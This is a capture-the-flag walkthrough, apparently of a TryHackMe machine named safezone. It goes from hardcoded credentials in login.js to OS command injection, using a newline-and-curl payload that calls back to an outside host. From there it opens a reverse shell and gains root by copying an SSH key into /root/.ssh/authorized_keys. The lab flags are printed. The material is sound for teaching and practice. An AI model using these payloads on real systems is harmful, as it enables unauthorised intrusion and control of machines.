
This is the file login.js:
var attempt = 3;
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "user" && password == "pass"){
alert ("Login successfully");
window.location = "pentest.php";
return false;
}
else{
attempt --;
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
It contains raw credentials, in this case user:pass. Anyway, we can directly go to /pentest.php.


Since it says message for yash, I suspect there is possible OS Command Injection. I tried my luck with the payload:
msg=hello%0acurl+http://192.168.138.59:8081/a
It worked. I got request for the resource a.

Now, let’s put the penelope payload inside rev_shell.sh and pipe it into sh.
we can grab the user flag:
yash@safezone:~$ cat flag.txt
THM{c296539f3286a899d8b3f6632fd62274}
Privilege Escalation to Root using sudo on copy script
First I checked for sudo permissions
yash@safezone:/tmp$ sudo -l
Matching Defaults entries for yash on safezone:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User yash may run the following commands on safezone:
    (root) NOPASSWD: /usr/bin/python3 /root/bk.py
we can execute this bak.py as root.
I tried to execute this, it looks like it copy files. It asks for password, but I’m not sure what it is used for.

Okay, I decided to put my public key inside root folder. Another way will be overriding /etc/passwd and add root user with password I control.
First, let’s generate the key:
ssh-keygen -t rsa -b 2048 -f ./key -q -N ""

Now, we need to put the content of key.pub inside /tmp/authorized_keys.
Lastly, we’ll copy /tmp/authorized_keys to /root/.ssh/authorized_keys:
yash@safezone:/tmp$ sudo /usr/bin/python3 /root/bk.py
Enter filename: /tmp/authorized_keys
Enter destination: /root/.ssh/authorized_keys
Enter Password: check
Now, we can login via ssh to user root with the private key we created:
ssh root@safezone.thm -i ./key
and the root flag:
root@safezone:~# cat root.txt
THM{63a9f0ea7bb98050796b649e85481845}